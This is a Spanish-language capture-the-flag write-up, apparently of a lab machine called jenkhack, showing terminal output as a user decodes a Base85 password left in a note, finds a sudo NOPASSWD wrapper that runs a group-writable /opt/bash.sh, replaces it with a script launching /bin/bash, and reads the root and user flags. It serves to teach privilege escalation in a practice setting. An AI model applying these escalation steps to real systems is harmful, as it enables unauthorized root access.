
```
jenkins@f0ba84c8802c:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
```

Revisando la máquina encontré un archivo txt que contiene la contraseña cifrada del usuario jenhack.



```
jenkins@f0ba84c8802c:/var/www/jenkhack$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Sep  1  2024 .
drwxr-xr-x 4 root root 4096 Sep  1  2024 ..
-rw-r--r-- 1 root root   30 Sep  1  2024 note.txt
jenkins@f0ba84c8802c:/var/www/jenkhack$ cat note.txt

jenkhack:C1V9uBl8!'Ci*`uDfP
```

En una herramienta web descifro la contraseña.



https://gchq.github.io/CyberChef/#recipe=From_Base85('!-u',true,'z')&input=QzFWOXVCbDghJ0NpKmB1RGZQ

Recipe: From Base85

Alphabet: !-u

☑ Remove non-alphabet chars

All-zero gr...: z


Input

```
C1V9uBl8!'Ci*`uDfP
```

Output


```
jenkinselmejor
```

Me vuelvo el usuario jenkhack con las credenciales anteriores. Busco archivos con permisos SUDO y encuentro uno. Pero no es el bash de /bin/bash, es otra shell.




```
jenkins@f0ba84c8802c:/var/www/jenkhack$ cd /home
jenkins@f0ba84c8802c:/home$ ls -la
total 12
drwxr-xr-x 1 root     root     4096 Sep  1  2024 .
drwxr-xr-x 1 root     root     4096 Jul 18 22:03 ..
drwxr-x—— 3 jenkhack jenkhack 4096 Sep  1  2024 jenkhack
jenkins@f0ba84c8802c:/home$ su jenkhack
Password:
jenkhack@f0ba84c8802c:/home$ whoami
jenkhack
jenkhack@f0ba84c8802c:/home$ is
bash: is: command not found
jenkhack@f0ba84c8802c:/home$ id
uid=1001(jenkhack) gid=1001(jenkhack) groups=1001(jenkhack),100(users)
jenkhack@f0ba84c8802c:/home$ sudo -l
Matching Defaults entries for jenkhack on f0ba84c8802c:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jenkhack may run the following commands on f0ba84c8802c:
    (ALL : ALL) NOPASSWD: /usr/local/bin/bash
```

Fué imposible de leer, solo encontré que /opt/bash tenía sentido. Puede ser que /usr/local/bin/bash ejecute /opt/bash, no sé, por ahora es una teoría.




```
jenkhack@f0ba84c8802c:/usr/local/bin$ cat bash
O k z "putssystem__libc_start_main__cxa_finalizelibc.so.6GLIBC_2.2.5GLIBC_2.34_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTable.u▒i    8◆◆◆D◆`@◆?◆?◆?◆?◆?◆?◆?◆◆H◆H◆◆/H◆◆t◆◆H◆◆◆5◆/◆%◆/@◆◆h◆◆◆◆◆f◆◆◆h◆◆◆◆
◆◆◆%V/fD◆◆1◆I◆◆^H◆◆H◆◆◆PTE1◆1◆H◆=◆◆3/◆f.◆H◆=Y/H◆R/H9◆tH◆/H◆◆t   ◆◆◆◆◆H◆=)/H◆5"/H)◆H◆◆H◆◆?H◆◆H◆H◆◆tH◆◆.H◆◆◆◆fD◆◆◆◆◆=◆.u+UH◆=◆.H◆◆t
                                                                                                                           H◆=◆.◆ ◆◆◆◆d◆◆◆◆◆.]◆◆◆◆◆◆w◆◆◆◆◆UH◆◆H◆◆H◆◆◆◆◆◆◆H◆◆H◆◆◆◆◆◆◆◆]◆◆◆UH◆◆H◆◆H◆◆◆◆◆◆◆◆◆◆◆◆◆]◆◆◆

d.../opt/bash.shWelcome to the bash application!8◆◆◆◆l◆◆◆◆◆◆◆◆4◆◆◆T◆◆◆◆F◆◆◆◆zRx
                                                                              ◆◆◆◆&D$4`◆◆◆0F▒J
`                                                                                            ◆?▒9*3$"\h◆◆◆t`◆◆◆ ◆Q◆◆◆)E◆C
_Z◆◆◆(E◆C
`
 .
◆◆▒◆◆◆◆o◆◆◆
◆
▒◆?00◆ ◆◆◆◆◆◆o@◆◆◆o◆◆◆o,◆◆◆o◆=0@GCC: (Ubuntu 13.2.0-23ubuntu4) 13.2.0◆◆       ◆ ◆◆◆ ◆3 I▒@U◆=|`◆◆=◆◆◆◆◆◆P!◆◆◆◆=◆L ◆▒◆?◆
                                                                                                                                  Z @'8@?◆EX@e @◆ ◆▒▒@^◆&◆▒@◆i)◆◆(◆@◆ ◆"◆
                                                                                                                                                                    Scrt1.o__abi_tagcrtstuff.cderegister_tm_clones__do_globa
d.0__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entrybash.c__FRAME_END___DYNAMIC__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_start_main@GLIBC_2.34_ITM_deregisterTMCloneTableputs@GLIBC_2.2
@GLIBC_2.2.5__data_start__gmon_start___dso_handle_IO_stdin_used_end__bss_startrun_commandmain__TMC_END___ITM_registerTMCloneTable__cxa_finalize@GLIBC_2.2.5_init.symtab.strtab.shstrtab.interp.note.gnu.property.note.gn
-tag.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.plt.sec.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.data.bss.comment▒#886hh$I◆◆ W◆◆◆o◆◆a
                                                                                                                                                                                       ◆◆▒i◆◆◆q◆◆◆o,,~◆◆◆
◆  ◆L L <◆◆ ◆ ◆◆◆◆◆◆=◆-◆◆?◆@0
                          @00&80▒      ◆3◆◆5▒jenkhack@f0ba84c8802c:/usr/local/bin$
```

Elimino el /opt/bash.sh original y hago un nuevo bash.sh para mantener la relación de permisos SUDO al tener el mismo nombre, solo que este nuevo archivo bash ejecutará /bin/bash, es decir, abrirá una shell.




```
jenkhack@f0ba84c8802c:/opt$ ls -la
total 12
drwxrwxr-x 1 root jenkhack 4096 Sep  1  2024 .
drwxr-xr-x 1 root root     4096 Jul 18 22:03 ..
-rwxr-xr-x 1 root root       75 Sep  1  2024 bash.sh
jenkhack@f0ba84c8802c:/opt$ nano bash.sh
jenkhack@f0ba84c8802c:/opt$ rm bash.sh
rm: remove write-protected regular file 'bash.sh'? yes
jenkhack@f0ba84c8802c:/opt$ ls -la
total 8
drwxrwxr-x 1 root jenkhack 4096 Jul 18 23:02 .
drwxr-xr-x 1 root root     4096 Jul 18 22:03 ..
jenkhack@f0ba84c8802c:/opt$ nano bash.sh
```




```
  GNU nano 7.2                         bash.sh *
#!/bin/bash
exec /bin/bash
```

Ahora, con “chmod +x” hago que el archivo se vuelva ejecutable




```
jenkhack@f0ba84c8802c:/opt$ ls -la
total 12
drwxrwxr-x 1 root     jenkhack 4096 Jul 18 23:02 .
drwxr-xr-x 1 root     root     4096 Jul 18 22:03 ..
-rw-rw-r-- 1 jenkhack jenkhack   49 Jul 18 23:02 bash.sh
jenkhack@f0ba84c8802c:/opt$ chmod +x bash.sh
jenkhack@f0ba84c8802c:/opt$ ls -la
total 12
drwxrwxr-x 1 root     jenkhack 4096 Jul 18 23:02 .
drwxr-xr-x 1 root     root     4096 Jul 18 22:03 ..
-rwxrwxr-x 1 jenkhack jenkhack   49 Jul 18 23:02 bash.sh
```

Luego, ejecuto “sudo /usr/local/bin/bash” que básicamente es ejecutar el archivo con permisos SUDO obtenidos con el comando “sudo -l”, lo que hace es que /usr/local/bin/bash ejecuta /opt/bash lo que corresponde al archivo que genera una shell, y al ejecutarse con sudo, se abre una shell con el usuario root con máximo privilegios. Luego que ya soy root, abro la flag de root.



```
root@f0ba84c8802c:/opt# ls -la /root
total 32
drwx------ 1 root root 4096 Sep  1  2024 .
drwxr-xr-x 1 root root 4096 Jul 18 22:03 ..
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwxr-xr-x 3 root root 4096 Sep  1  2024 .local
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
drwx------ 2 root root 4096 Sep  1  2024 .ssh
-rw-r--r-- 1 root root  206 Sep  1  2024 .wget-hsts
-rw-r--r-- 1 root root   33 Sep  1  2024 root.txt
root@f0ba84c8802c:/opt# cat /root/root.txt
c43cb8e62105280785c7500ba705a9fc
```

Finalmente, abro la flag de user.



```
root@f0ba84c8802c:/home# cd jenkhack
root@f0ba84c8802c:/home/jenkhack# cat user.txt
3635ccd7044e99813883c8a1b95ced04
root@f0ba84c8802c:/home/jenkhack# 
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.